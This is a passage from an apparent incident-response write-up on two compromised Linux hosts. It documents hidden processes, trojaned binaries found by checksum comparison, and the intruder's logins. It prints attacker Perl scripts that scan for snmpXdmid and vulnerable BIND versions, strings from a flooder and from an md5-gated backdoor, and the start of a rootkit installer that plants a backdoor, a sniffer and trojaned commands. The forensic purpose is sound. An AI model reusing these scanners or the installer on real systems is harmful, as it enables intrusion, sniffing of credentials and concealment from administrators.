named       569 root    2u   CHR        1,3             10043 /dev/null
named       569 root    3u  unix 0xc3fdbd00               430 socket
named       569 root    4u  IPv4        441               UDP *:1024
named       569 root    5u  unix 0xc1438100               433
/var/run/ndc
named       569 root   20u  IPv4        437               UDP
localhost:domain
named       569 root   21u  IPv4        438               TCP
localhost:domain (LISTEN)
...
...
```

```
pscan2     3203 root  cwd    DIR        3,1    1024      74302 /tmp/...
pscan2     3203 root  rtd    DIR        3,1    1024          2 /
pscan2     3203 root  txt    REG        3,1    7997      74304 /tmp/...
/pscan2
pscan2     3203 root  mem    REG        3,1   79692      26106 /lib/ld-
2.1.2.so
pscan2     3203 root  mem    REG        3,1    4756      26110
/lib/libNoVersion-2.1.2.so
pscan2     3203 root  mem    REG        3,1 1053932      26113 /lib/libc-
2.1.2.so
pscan2     3203 root    0u   CHR      136,0                  2 /dev/pts/0
pscan2     3203 root    1u   CHR      136,0                  2 /dev/pts/0
pscan2     3203 root    2u   CHR      136,0                  2 /dev/pts/0
pscan2     3203 root    3u  IPv4  149128818                TCP
bb2.CompanyB:2727->p.t.5.77:sunrpc (SYN_SENT)
pscan2     3203 root    4u  IPv4  149128819                TCP
bb2.CompanyB:2728->p.t.5.78:sunrpc (SYN_SENT)
pscan2     3203 root    5u  IPv4  149129990                TCP
bb2.CompanyB:2729->p.t.5.79:sunrpc (SYN_SENT)
pscan2     3203 root    8u  IPv4  149128348                TCP
bb2.CompanyB:2257->p.t.4.224:sunrpc (SYN_SENT)
pscan2     3203 root    9u  IPv4  149129991                TCP
bb2.CompanyB:3903->p.t.7.101:sunrpc (SYN_SENT)
pscan2     3203 root   10u  IPv4  149128821                TCP
bb2.CompanyB:2732->p.t.5.82:sunrpc (SYN_SENT)
pscan2     3203 root   14u  IPv4  149128824                TCP
bb2.CompanyB:2733->p.t.5.83:sunrpc (SYN_SENT)
pscan2     3203 root   15u  IPv4  149129992                TCP
bb2.CompanyB:3904->p.t.7.102:sunrpc (SYN_SENT)
pscan2     3203 root   16u  IPv4  149129993                TCP
bb2.CompanyB:3905->p.t.7.103:sunrpc (SYN_SENT)
pscan2     3203 root   17u  IPv4  149128825                TCP
bb2.CompanyB:2734->p.t.5.84:sunrpc (SYN_SENT)
pscan2     3203 root   18u  IPv4  149129994                TCP
bb2.CompanyB:3906->p.t.7.104:sunrpc (SYN_SENT)
pscan2     3203 root   19u  IPv4  149128826                TCP
bb2.CompanyB:2735->p.t.5.85:sunrpc (SYN_SENT)
pscan2     3203 root   20u  IPv4  149128827                TCP
...
...
...
initsys    6578 root  cwd    DIR        3,1    1024          2 /
initsys    6578 root  rtd    DIR        3,1    1024          2 /
initsys    6578 root  txt    REG        3,7    9793     121430
/usr/sbin/initsys
initsys    6578 root  mem    REG        3,1   79692      26106 /lib/ld-
2.1.2.so
initsys    6578 root  mem    REG        3,1   21788      26115
/lib/libcrypt-2.1.2.so
initsys    6578 root  mem    REG        3,1 1053932      26113 /lib/libc-
2.1.2.so
initsys    6578 root  mem    REG        3,1   34508      26144
/lib/libnss_files-2.1.2.so
initsys    6578 root    0r  FIFO        0,0            5988468 pipe
initsys    6578 root    1w  FIFO        0,0            5988469 pipe
initsys    6578 root    2w   REG         3,1      47     14110
/tmp/filedVODMw (deleted)
initsys    6578 root    3u  IPv4    5989508              TCP
localhost:1865->localhost:59000 (CLOSE)
initsys    6578 root    4w  FIFO         0,0           5988469 pipe
initsys    6578 root    5u  IPv4    5989517              TCP *:1867
(LISTEN)
initsys    6578 root    7r  FIFO         0,0               379 pipe
initsys    6578 root    9u   CHR         5,1             10073
/dev/console
initsys    6578 root   21w  FIFO         0,0               379 pipe
timedl     6579 root  cwd    DIR         3,1    1024         2 /
timedl     6579 root  rtd    DIR         3,1    1024         2 /
timedl     6579 root  txt    REG         3,7    9793    121431
/usr/sbin/timedl
timedl     6579 root  mem    REG         3,1   79692     26106 /lib/ld-
2.1.2.so
timedl     6579 root  mem    REG         3,1   21788     26115
/lib/libcrypt-2.1.2.so
timedl     6579 root  mem    REG         3,1 1053932     26113 /lib/libc-
2.1.2.so
timedl     6579 root  mem    REG         3,1   34508     26144
/lib/libnss_files-2.1.2.so
timedl     6579 root    0r  FIFO         0,0           5988468 pipe
timedl     6579 root    1w  FIFO         0,0           5988469 pipe
timedl     6579 root    2w   REG         3,1      47     14110
/tmp/filedVODMw (deleted)
timedl     6579 root    3u  IPv4    5989508              TCP
localhost:1865->localhost:59000 (CLOSE)
timedl     6579 root    4w  FIFO         0,0           5988469 pipe
timedl     6579 root    5u  IPv4    5989511              TCP
localhost:1866->localhost:60000 (CLOSE)
timedl     6579 root    6u  IPv4    5989519              TCP *:1868
(LISTEN)
timedl     6579 root    7r  FIFO         0,0               379 pipe
timedl     6579 root    9u   CHR         5,1             10073
/dev/console
timedl     6579 root   21w  FIFO         0,0               379 pipe
initsys    6580 root  cwd    DIR         3,1    1024         2 /
initsys    6580 root  rtd    DIR         3,1    1024         2 /
initsys    6580 root  txt    REG         3,7    9793    121430
/usr/sbin/initsys
initsys    6580 root  mem    REG         3,1   79692     26106 /lib/ld-
2.1.2.so
initsys    6580 root  mem    REG         3,1   21788     26115
/lib/libcrypt-2.1.2.so
initsys    6580 root  mem    REG         3,1 1053932     26113 /lib/libc-
2.1.2.so
initsys    6580 root  mem    REG         3,1   34508     26144
/lib/libnss_files-2.1.2.so
initsys    6580 root    0r  FIFO         0,0           5988468 pipe
initsys    6580 root    1w  FIFO         0,0           5988469 pipe
initsys    6580 root    2w   REG         3,1      48     14111
/tmp/filejRiFv3 (deleted)
initsys    6580 root    3u  IPv4    5989526              TCP
localhost:1869->localhost:59000 (CLOSE)
```

```
initsys    6580 root    4w  FIFO        0,0           5988469 pipe
initsys    6580 root    5u  IPv4    5989537               TCP *:1871
(LISTEN)
initsys    6580 root    7r  FIFO        0,0               379 pipe
initsys    6580 root    9u   CHR        5,1             10073
/dev/console
initsys    6580 root   21w  FIFO        0,0               379 pipe
timedl     6581 root  cwd    DIR        3,1    1024         2 /
timedl     6581 root  mem    REG        3,1 1053932     26113 /lib/libc-
2.1.2.so
timedl     6581 root  mem    REG        3,1   34508     26144
/lib/libnss_files-2.1.2.so
timedl     6581 root    0r  FIFO        0,0           5988468 pipe
timedl     6581 root    1w  FIFO        0,0           5988469 pipe
timedl     6581 root    2w   REG        3,1      48     14111
/tmp/filejRiFv3 (deleted)
timedl     6581 root    3u  IPv4    5989526               TCP
localhost:1869->localhost:59000 (CLOSE)
timedl     6581 root    4w  FIFO        0,0           5988469 pipe
timedl     6581 root    5u  IPv4    5989529               TCP
localhost:1870->localhost:60000 (CLOSE)
...
...
initsys    6592 root    3u  IPv4    5989471               TCP
localhost:1844->localhost:59000 (CLOSE)
initsys    6592 root    4w  FIFO        0,0           5988469 pipe
initsys    6592 root    5u  IPv4    5989477               TCP *:30009
(LISTEN)
initsys    6592 root    7r  FIFO        0,0               379 pipe
initsys    6592 root    9u   CHR        5,1             10073
/dev/console
initsys    6592 root   21w  FIFO        0,0               379 pipe
```

We could immediately notice the process *pscan2* running from the **/tmp/...** directory and *initsys* running from **/usr/sbin**. We could not see the same processes with the command *ps*. The *pscan2* process was responsible for the generation of the RPC packets and *initsys* is a session hijacking tool that can be remotely connected by using another session hijacking tool called Hunt. *Initsys* was listening in the TCP ports 1867, 1868, 1871, 1872, 1880, 1881, 1884, 1885, 2106, 2107, 3464, 4998 and 30009. The results of the strings command executed by using *initsys* as the input file can be verified in Appendix D of this paper.

The results of the command *ps* against the results of *lsof* and the directory **/tmp/...** (3 dots) are a strong evidence of the presence of a rootkit in the machine.

Then a *echo* * command in in **/tmp/...** showed:

```
[root@internet ... ]# echo *
NS.LOG-OUT NS.LOG-OUT- ben ips.txt ips.txt-0ut ips.txt.log ipsns.txt loop
mit.edu.gz ns ns.ca ns.nl-out ns.uk pscan2 rpc-check rpcscan unique z0ne
```

We used the *echo* command because we suspected the command *ls* was compromised.

```
[root@internet /root]# cd /tmp
[root@internet /tmp]# ls -la
total 41
drwxrwxrwt   5 root     root          1024 Sep 21 09:58 .
drwxr-xr-x  18 root     root          1024 Sep 20 18:18 ..
drwxr-xr-x   2 root     root          1024 Sep 20 18:12 ...
drwxrwxrwt   2 root     root          1024 Sep 14 12:00 .X11-unix
-rw-r--r--   1 jair     503          13738 Sep 13 04:34 .pinerc
-rw-------   1 root     root          3195 Sep 15 03:08 .viminfo
-rwxr-xr-x   1 root     root         15985 Sep 14 00:56 do2
srw-------   1 root     root             0 Dec 26  2000
kfm_0_1233bb2.CompanyB_0
srw-------   1 root     root             0 Mar 25 17:14
...
...
kio_0_816bb2.CompanyB_0
srw-------   1 root     root             0 Feb  9  2001
kio_0_821bb2.CompanyB_0
srw-------   1 root     root             0 Dec 26  2000
kio_0_903bb2.CompanyB_0
drwx------   2 root     root          1024 Sep 16 07:22 whatis13373
```

The *do2* tool is a program used to flood the victim with UDP packets . On the next day we could test this program in the lab. The following Snort logs were generated:

Alert log:

```
--== Initialization Complete ==--
09/22-18:07:04.755838 0:D0:BA:B6:BA:41 -> 0:0:0:0:0:1 type:0x800 len:0x4E
200.225.aaa.bb2:1558 -> victim.test:45298 UDP TTL:57 TOS:0x0 ID:16001
IpLen:20 DgmLen:64
Len: 44
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00                                      ....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
09/22-18:07:04.764266 0:D0:BA:B6:BA:41 -> 0:0:0:0:0:1 type:0x800 len:0x4E
200.225.aaa.bb2:1558 -> victim.test:22081 UDP TTL:57 TOS:0x0 ID:16002
IpLen:20 DgmLen:64
Len: 44
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00                                      ....
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
...
...
```

Portscan log:

```
Sep 21 17:07:11 200.225.aaa.bb2:1558 -> victim.test:45298 UDP
Sep 21 17:07:04 200.225.aaa.bb2:1558 -> victim.test:22081 UDP
Sep 21 17:07:04 200.225.aaa.bb2:1558 -> victim.test:64677 UDP
Sep 21 17:07:04 200.225.aaa.bb2:1558 -> victim.test:44710 UDP
Sep 21 17:07:04 200.225.aaa.bb2:1558 -> victim.test:20738 UDP
Sep 21 17:07:04 200.225.aaa.bb2:1558 -> victim.test:30280 UDP
Sep 21 17:07:04 200.225.aaa.bb2:1558 -> victim.test:48946 UDP
Sep 21 17:07:04 200.225.aaa.bb2:1558 -> victim.test:47937 UDP
Sep 21 17:07:04 200.225.aaa.bb2:1558 -> victim.test:17079 UDP
Sep 21 17:07:04 200.225.aaa.bb2:1558 -> victim.test:50101 UDP
Sep 21 17:07:04 200.225.aaa.bb2:1558 -> victim.test:38357 UDP
Sep 21 17:07:04 200.225.aaa.bb2:1558 -> victim.test:10282 UDP
Sep 21 17:07:04 200.225.aaa.bb2:1558 -> victim.test:28835 UDP
Sep 21 17:07:04 200.225.aaa.bb2:1558 -> victim.test:24754 UDP
Sep 21 17:07:04 200.225.aaa.bb2:1558 -> victim.test:9158 UDP
Sep 21 17:07:04 200.225.aaa.bb2:1558 -> victim.test:22156 UDP
Sep 21 17:07:04 200.225.aaa.bb2:1558 -> victim.test:20955 UDP
Sep 21 17:07:04 200.225.aaa.bb2:1558 -> victim.test:48786 UDP
Sep 21 17:07:04 200.225.aaa.bb2:1558 -> victim.test:6772 UDP
Sep 21 17:07:04 200.225.aaa.bb2:1558 -> victim.test:30121 UDP
Sep 21 17:07:04 200.225.aaa.bb2:1558 -> victim.test:9521 UDP
Sep 21 17:07:04 200.225.aaa.bb2:1558 -> victim.test:2303 UDP
Sep 21 17:07:04 200.225.aaa.bb2:1558 -> victim.test:57207 UDP
Sep 21 17:07:04 200.225.aaa.bb2:1558 -> victim.test:43644 UDP
Sep 21 17:07:04 200.225.aaa.bb2:1558 -> victim.test:9092 UDP
Sep 21 17:07:04 200.225.aaa.bb2:1558 -> victim.test:22700 UDP
Sep 21 17:07:04 200.225.aaa.bb2:1558 -> victim.test:2507 UDP
Sep 21 17:07:05 200.225.aaa.bb2:1558 -> victim.test:32848 UDP
```

```
USAGE of do2: %s <host> <size> <time>
   <host> == host to be attacked
   <size> == bytes to be sent
   <time> == time
Warning: This program doesn’t spoof ips.
```

The “Usage of *do2*” listed above was extracted from the strings command executed with the do2 program as the input file. The results in Portuguese were translated to English.

Continuing our navigation in the directories ...

```
[root@internet /tmp]# cd "... "/
[root@internet ... ]# ls -la
total 10844
drwxr-xr-x   2 root     root         1024 Sep 20 18:12 .
drwxrwxrwt   5 root     root         1024 Sep 21 09:58 ..
-rw-r--r--   1 root     root      2105472 Sep 20 05:23 .ips
-rw-r--r--   1 root     root          882 Sep 20 05:10 NS.LOG-OUT
-rw-r--r--   1 root     root         4360 Sep 16 17:00 NS.LOG-OUT-
-rwxr-xr-x   1 root     root          359 Aug 30 00:51 ben
-rw-r--r--   1 root     root      2500511 Sep 11 12:00 ips.txt
-rw-r--r--   1 root     root            0 Sep 11 04:48 ips.txt-0ut
-rw-r--r--   1 root     root            6 Sep 14 11:56 ips.txt.log
-rw-r--r--   1 root     root      1368526 Sep 15 03:08 ipsns.txt
-rwxr-xr-x   1 root     root          185 Sep 12 13:08 loop
-rw-r--r--   1 root     root       296786 Sep 20 04:22 mit.edu.gz
-rwxr-xr-x   1 root     root          516 Sep 12 13:09 ns
-rw-------   1 root     root        43643 Sep 16 16:58 ns.ca
-rw-------   1 root     root        44803 Sep 16 15:17 ns.nl-out
-rw-r--r--   1 root     root         1767 Sep 16 17:03 ns.uk
-rwxr-xr-x   1 root     root         7997 Aug 30 00:51 pscan2
```

```
-rwxr-xr-x   1 root     root         8547 Sep 12 00:06 rpc-check
-rwxr-xr-x   1 root     root        12381 Sep 11 03:07 rpcscan
-rwxr-xr-x   1 root     root       156144 Sep 16 02:38 unique
-rwxr-xr-x   1 root     root        10244 Sep 11 03:07 z0ne
```

Then we could see the base of the programs used to attack others and the results of *ls* and *echo* were the same. But here we made a mistake because we were encouraged to think that *ls* was not compromised. But later we discovered this mistake by using the command *md5sum*. We did a backup of the directory */tmp* using *ftp* by connecting from the laptop.

The file *ben* is a perl script to verify if the system is running RPC program 100249. NMAP, an open source utility for network exploration or security auditing, has a table that is shipped with the file *nmap-rpc* that may be an interesting source of RPC services. Then in this case:

SnmpXdmid 100249 – RPC service is the target of the *ben* program.

There is a CERT advisory related to this RPC service. The vulnerable systems can be exploited using a buffer overflow tool allowing the perpetrator to gain root access.

CERT/CC - Advisory CA-2001-05 "Exploitation of snmpXdmid". 30 Mar.2001. URL:

- http://www.cert.org/advisories/CA-1998-11.html (07 Jan. 2002).

Source code of *ben*:

```
#!/usr/bin/perl
# Simple script ,scan rpc. - PoWerPr0 - Tue Jan 04 02:01:34 GMT
2000
system "echo $ARGV[0] >> .ips";
$teste = `rpcinfo -p $ARGV[0] |grep 100249`;
chop($teste);
$teste =~ s/\"//g;
    if ($teste ne "") {
            open(WRITE,">>RPC.LOG-OUT");
            print WRITE "$ARGV[0]\n";
            close(WRITE);
            print "$ARGV[0]\n";
}
```

The files *ips*, *ns.ca*, *mit.edu.gz* and *ns.uk* are a list of IP addresses to be used as input files for the scan tools:

The program *rpcscan* scans for RPC services whose program numbers are given at the command line. The input file contains the IP addresses to be scanned. For example:

./rpcscan target.ips target.results –p 100083, 100024 -v

will scan the list of target IPs for the services *ttdb* and *statd*. The results will be saved in the file *target.results*.

The program *pscan2* is a RPC scan tool whose source code can be verified in Appendix B. The source code can also be found at the URLs:

- http://www.phreak.org/archives/exploits/unix/network-scanners (24 Jan. 2002)
- http://www.ns2.co.uk/archive/FIST/tools/pscan2.c (24 Jan. 2002)

Z0ne is a tool to collect IP addresses from a top domain, eg. to collect all addresses of mit.edu. This tool is generally used to make the ips files used as the targets by the scan tools.

Rpc-check is another RPC scan tool. The lines below show part of the results of the *strings* command executed by using *rpc-check* as the input file. All the results of the strings command shown in this practical assignment were generated using the pristine system in our lab.
The tool *rpc-check* operates like the program *rpcscan*.

```
...
GLIBC_2.1
GLIBC_2.0
PTRh,
rpc-check4 `coded by LiVE
Usage: %s <file.ips> <file.hack> [-p port1 port2 portN] [-C
continue]
%s.log
err: can't open file.
...
```

Source code of the program *loop*:

```
#!/usr/bin/perl
    open(FILE,"$ARGV[0]");
    $i = 0;
    while($linha = <FILE>) {
         $i = $i + 1;
        chop($linha);
system "./ns $linha $i &";
sleep(1);
}
    close(FILE);
```

Source code of the program *ns*:

```
#!/usr/bin/perl

# Simple script ,scan named. - PoWerPr0 - Tue Jan 04 02:01:34 GMT
2000
system "echo $ARGV[0] >> .ips";
$teste = `dig \@$ARGV[0] version.bind chaos txt|grep
VERSION.BIND|cut -f4|grep 8.2`;
chop($teste);
```

```
$teste =~ s/\"//g;
    if ($teste ne "") {
        if ($teste eq "8.2" || $teste eq "8.2.1" || $teste eq
"8.2.2-P3") {
            open(WRITE,">>NS.LOG-OUT");
            print WRITE "$ARGV[0] ($teste) - $ARGV[1]\n";
            close(WRITE);
            print "$ARGV[0] ($teste)\n";
        }
}
```

The programs *ns* and *loop* can be used together to verify the version of BIND a system is running. If the attacker knows the version of BIND, he can prepare a more elaborate attack against the system. The file NS.LOG-OUT had some IP addresses and the related versions of BIND. This is a clear sign of the execution of the program *ns*.
The goal of the *ns* program is to look for systems running BIND 8.2, 8.2.1 or 8.2.2-P3 centainly related to the VU#196945*, ISC BIND 8 contains buffer overflow in transaction signature (TSIG) handling code.* URL:

CERT//CC - Vulnerability Note VU#196945 (7 Aug. 2001). URL:
- http://www.kb.cert.org/vuls/id/196945 (3 Jan. 2002)

Unique is a password cracking tool. As we could observe, by using the *strings* command again, this program is the password cracking tool *John the Ripper* compiled with another name.
Parts of the output of the strings command are:

```
NT LM DES
Wordfile
Options
~/password.lst
setitimer
%lu.%lu
Benchmarking: %s%s [%s]...
Many salts
Only one salt
Short
Long
FAILED
DONE
%s:   %s c/s real, %s c/s virtual
%s:   %s c/s real, %s c/s virtual
fopen: %s
Generating charsets...
DONE
Generating cracking order...
DONE
CHR1
Successfully written charset file: %s (%d character%s)
, exiting...
Loaded %d plaintext%s%s
Internal compiler error
```

```
Unexpected end of source
...
...
Self test failed
word
List.External:
Unknown external mode: %s
~/john.ini
Compiler error in %s at line %d: %s
init
generate
filter
restore
No generate() for external mode: %s
Invalid options combination or duplicate option
...
...
File
Incremental:
No charset defined for mode: %s
Extra
MinLen
MaxLen
CharCount
fopen: %s
fread
CHR1
Warning: only %d characters available
Unknown ciphertext format name requested
~/john.pot
%s%d password%s cracked, %d left
, exiting...
Loaded %d password%s%s
 with
 different salts
 (%s [%s])
~/john.ini
john
unshadow
...
...
fclose
!"#$%&'()*+,-./:;<=>?@[\]^_`{|}~
NO PASSWORD
%s:%s
%s:%d
%s:NO PASSWORD
chmod: %s
open: %s
Beep
Options
write
%-16s (%s)
%s:%s
fsync
close
```

```
malloc: %s
: %s
savemem
format
salts
...
...
wordfile
single
John the Ripper  Version 1.6  Copyright (c) 1996-98 by Solar
Designer
Usage: %s [OPTIONS] [PASSWORD-FILES]
-single                    "single crack" mode
-wordfile:FILE -stdin      wordlist mode, read words from FILE or
stdin
-rules                     enable rules for wordlist mode
-incremental[:MODE]        incremental mode [using section MODE]
-external:MODE             external mode or word filter
-stdout[:LENGTH]           no cracking, just write words to stdout
...
...
```

In summary the attacker had installed in the machine internet (bb2) utilities that could allow him to scan for systems using RPC services and BIND. He had also installed programs to perform flood of packets and to hijack sessions. The output files generated by the scan tools could feed him with other possible victims to be exploited later.

The attacker logged in the system many times to verify and gather the results of the scans. We could verify the access of the **ok** user in the /var/log/secure log ...

```
[root@internet /var/log]# more secure

      Sep  9 22:31:45 internet login: LOGIN ON 0 BY ok FROM nbhe01-
      0162.bhe.isp.br
      Sep 10 23:57:15 internet login: LOGIN ON 1 BY ok FROM nbhe01-
      0162.bhe.isp.br
      Sep 11 21:05:27 internet login: LOGIN ON 0 BY ok FROM nbhe01-
      0181.bhe.isp.br
      Sep 13 21:07:33 internet login: LOGIN ON 1 BY ok FROM nbhe01-
      0098.bhe.isp.br
      Sep 13 21:55:55 internet login: LOGIN ON 2 BY ok FROM nbhe01-
      0162.bhe.isp.br
      Sep 14 21:58:03 internet login: LOGIN ON 0 BY ok FROM nbhe01-
      0150.bhe.isp.br
      Sep 15 23:11:49 internet login: LOGIN ON 0 BY ok FROM nbhe01-
      0162.bhe.isp.br
      Sep 15 23:33:00 internet login: LOGIN ON 1 BY ok FROM nbhe01-
      0162.bhe.isp.br
      Sep 16 01:04:00 internet login: LOGIN ON 2 BY ok FROM nbhe01-
      0162.bhe.isp.br
      Sep 16 03:19:24 internet login: LOGIN ON 2 BY ok FROM nbhe01-
      0162.bhe.isp.br
```

The sources of the connections (nbhe01-???.bhe.isp.br) were identified and an incident complaint was generated and sent to the ISP responsible for the IP addresses on 22 September, 2001. Unfortunately we didn't receive any answer.
After the complaint we verified no access attempts. We used Access Control Lists to monitor the IPs.
By calling the people responsible for the machines a few days later, we discovered that the systems were also compromised and had been used as a leap-frog system. But no details of the compromise were revealed.

MD5 Checksums were generated on both the original source and on our pristine system (lab) to ensure no data had been modified during the ftp (backup) process and to verify what commands were compromised. The MD5 results below showed the data was copied without error and the commands that were compromised. The commands *echo, grep, chage, chattr, checkalias, kill, hostname, ln, login, df, ping, uname, lpdconf, su, mail, rexec, chgrp, crontab, bash, chown, chmod, rlogin* and *syslogd* had the same MD5 results in comparison with the same commands in the pristine system.

```
[root@internet /]# md5sum /bin/chgrp
52c95000cc45c9ff7603855f73204d94  /bin/chgrp
root@pristine hacked]# md5sum chgrp
52c95000cc45c9ff7603855f73204d94  chgrp
[root@pristine /]# md5sum /bin/chgrp
52c95000cc45c9ff7603855f73204d94  /bin/chgrp

[root@internet /]# md5sum /bin/chmod
ea8e2ba135372837a4e0e25a8d460a45  /bin/chmod
[root@pristine hacked]# md5sum chmod
ea8e2ba135372837a4e0e25a8d460a45  chmod
[root@pristine /]# md5sum /bin/chmod
ea8e2ba135372837a4e0e25a8d460a45  /bin/chmod
...
...
[root@internet /]# md5sum /bin/login
6a4d91e434bc2337eb22344c11d6451e  /bin/login
[root@pristine hacked]# md5sum login
6a4d91e434bc2337eb22344c11d6451e  login
[root@pristine /]# md5sum /bin/login
6a4d91e434bc2337eb22344c11d6451e  /bin/login
...
[root@internet /]# md5sum /bin/ls
b0429c7e89d51b979b9e16e232247917  /bin/ls
[root@pristine hacked]# md5sum ls
b0429c7e89d51b979b9e16e232247917  ls
[root@pristine /]# md5sum /bin/ls
9681ec1589380f6c8d045835e98ad3ea  /bin/ls
```
It's a compromised *ls.*

```
...
[root@internet /]# md5sum /bin/netstat
3ed2b38b566a50e5cf3b142c31946ec4  /bin/netstat
[root@pristine hacked]# md5sum netstat
```

```
3ed2b38b566a50e5cf3b142c31946ec4  netstat
[root@pristine /]# md5sum /bin/netstat
ab6e8a6a8b7ad4cb970c6aba3287f578  /bin/netstat
```
The netstat is also compromised.

```
[root@internet /]# md5sum /usr/bin/du
74e468cc73cbda1176c98b69086ae432  /usr/bin/du
[root@pristine hacked]# md5sum du
74e468cc73cbda1176c98b69086ae432  du
[root@pristine /]# md5sum /usr/bin/du
4546c2dcefccb5c2756494f252af7198  /usr/bin/du

[root@internet /]# md5sum /usr/bin/find
63ee254d15ab742b9dbe3e3664807f68  /usr/bin/find
[root@pristine hacked]# md5sum find
63ee254d15ab742b9dbe3e3664807f68  find
[root@pristine hacked]# md5sum /usr/bin/find
335e0313174937844d2d7b6f3cb50d23  /usr/bin/find

[root@internet /]# md5sum /usr/bin/top
8d916d0cbb221293d43c6ad1e5a437a9  /usr/bin/top
[root@pristine hacked]# md5sum top
8d916d0cbb221293d43c6ad1e5a437a9  top
[root@pristine /]# md5sum /usr/bin/top
7eed998ae4adf452ba9381f24647bbd6  /usr/bin/top
```

In summary, at least the commands below were compromised by the rootkit installation:

- `/bin/ls`
- `/bin/netstat`
- `/usr/bin/du`
- `/usr/bin/killall`
- `/usr/bin/find`
- `/sbin/ifconfig`
- `/usr/sbin/inetd`
- `/usr/sbin/tcpd`
- `/usr/bin/top`

No signs of a sniffer were found in the machine bb2 (internet). We used to verify the presence of a sniffer the *ifconfig –a* command got from our pristine system. We also tried to find out the word "promisc" within the logs. We did not find out any signs of the rootkit process installation in the machine bb2, either
During this analysis we kept the system administrator and the managers of Company B informed about the situation. As they were following the handling process we talked directly to them.

At that point we started to inspect the other machine and the commands *ls*, *netstat*, *ifconfig* and others were compromised. After we copied the commands *find*, *ls* and others from our pristine system, we discoverd the directory */usr/include/kewron* with the scripts used to install the rootkit. But we believe the rootkit installed in the machine bb1 (firewall) is different from that installed in machine bb2 (internet). Why? Because the MD5 checksum

of the commands *ls*, *ifconfig*, *netstat* and others had different results in comparison with the compromised machines.
As we found a sniffer running in machine bb1, we supposed this machine was used as central point to control the situation, i.e., if the compromise was discovered and only machine bb2 was reinstalled, with the root password gathered from a sniffed connection, the intruder could regain control of machine bb2. The network topology of Company B had a Hub as the principal equipment what made the sniffing process easier.

Again we had found out the signs of the ***ok*** or ***okz*** intruder in the /var/log/secure, */etc/passwd* and */etc/shadow* files.

```
[root@firewall etc]# more passwd
      ...
      nobody:x:99:99:Nobody:/:
      xfs:x:100:103:X Font Server:/etc/X11/fs:/bin/false
      ok:x:503:503::/tmp:/bin/bash
      okz:x:0:0::/tmp:/bin/bash

[root@firewall var/log]# more secure
      ...
      Sep 17 01:03:08 firewall login: LOGIN ON 0 BY ok FROM nbhe01-
      0021.bhe.isp.br
      Sep 17 22:17:08 firewall login: LOGIN ON 0 BY ok FROM nbhe01-
      0183.bhe.isp.br
      Sep 18 21:56:39 firewall login: LOGIN ON 0 BY ok FROM nbhe01-
      0068.bhe.isp.br
      Sep 18 23:50:53 firewall login: LOGIN ON 1 BY ok FROM nbhe01-
      0068.bhe.isp.br
      Sep 19 22:18:44 firewall login: LOGIN ON 1 BY ok FROM nbhe01-
      0198.bhe.isp.br
      Sep 19 22:26:23 firewall login: LOGIN ON 2 BY ok FROM nbhe01-
      0202.bhe.isp.br
      Sep 21 01:13:05 firewall login: LOGIN ON 1 BY ok FROM nbhe01-
      0128.bhe.isp.br
```

As soon as we discovered the presence of the rootkit, we started to backup the directories. Again we used a ftp connection from our laptop to do the backups.

We did not find out any direct traces of trust relationship between the machines either, i.e, no *.rhosts* files and and *hosts.equiv* and so on were found.

Diving into the directories of bb1 (firewall)...

```
[root@firewall include]# cd kewron
[root@firewall kewron]# /root/secure/ls -la
      total 10
      drwxr-xr-x   3 5468     users        1024 Oct  4 15:05 .
      drwxr-xr-x   7 root     root         3072 Jul 22 14:49 ..
      -rwx--x--x   1 5468     users        3046 Jul 21 18:41 install
      -rw-r--r--   1 root     root           93 Jul 23 06:08 sniff-l0g
      drwxr-xr-x   2 5468     users        1024 Feb 15  2001 tools
      -rwxr-xr-x   1 5468     users          81 Mar  3  2001 yppoll_add

[root@firewall kewron]# grep -r initsys *
```

We did not find out traces of the *initsys* program in this machine.

```
[root@firewall kewron]# cd tools

[root@firewall tools]# /root/secure/ls -la
total 41
drwxr-xr-x   2 5468     users        1024 Feb 15  2001 .
drwxr-xr-x   3 5468     users        1024 Oct  4 15:05 ..
-rwxr-xr-x   1 5468     users       19384 Feb 15  2001 b0unc3r
-rwxr-xr-x   1 5468     users         175 Mar  3  2001 b0unc3r.conf
-rwxr-xr-x   1 5468     users        8368 Jan 31  2001 imp
-rwxr-xr-x   1 5468     users        8369 Feb 15  2001 s3
```

With the detection of the sniffer we recommended the change of the passwords in all the systems of Company B and the complete reinstallation of the affected machines.
More on the files ...

```
[root@firewall kewron]# more sniff-l0g
      [ Linux-sniff v1.1 (Cracker Edition) by: Xphere -- #phreak.nl ]

      Received signal, exiting.

[root@firewall kewron]# more yppoll_add
      #!/bin/bash
      rm -rf /usr/sbin/yppoll
      mv ./yppoll /usr/sbin/yppoll
      /usr/sbin/yppoll
```

The program *yppoll* is not the original program that returns version and master server of a NIS map. It is a backdoor program that listens in TCP port 34063 and opens a shell to the user. To connect to the system the perpetrator needs to provide a “string” whose *md5sum* result needs to be equal to the string saved in the program. This program was not running into the system when we investigated this incident. Part of the results of the strings command is shown below:

```
      . . .
      GLIBC_2.1
      GLIBC_2.0
      PTRhP
      QVhp
      <;t4<;
      /bin/echo -n %s|/usr/bin/md5sum
      ca7ac595ea9a9b6ae242174ca4e58ff9
      /sbin:/bin:/usr/sbin:/usr/bin:/usr/local/bin/:.
      PATH
```

```
        HISTFILE
        bash
        /bin/bash
        ...
```

The script to install the rootkit is shown below and I included some comments to the text.

```
[root@firewall kewron]# more install

      #! /bin/bash

      #variables

      BDS=/usr/doc/readme
      SNIFF=/dev/.linux-sniff
      S3SRV=/bin/s3server

      clear
      echo ""
      echo "Installing y0ur kit.."
      echo ""

      #bd

      mv readme $BDS
      $BDS
      echo "$BDS" >> /etc/rc.d/init.d/functions
      mv s3server $S3SRV
```

⇨ Remark: the *s3server* program allows the remote start of *s3* tool used to flood the victim with packets.

```
      $S3SRV
      echo "$S3SRV" >> /etc/rc.d/init.d/functions

      #sniff

      mv linux-sniff $SNIFF
      $SNIFF eth0 > "/usr/include/kewron/sniff-l0g" &
```

⇨ Remark: the start of the sniffer and the redirection of the output to /usr/include/kewron/sniff-l0g is in the line above.

```
      #trojans
      mv /sbin/ifconfig /dev/.configif
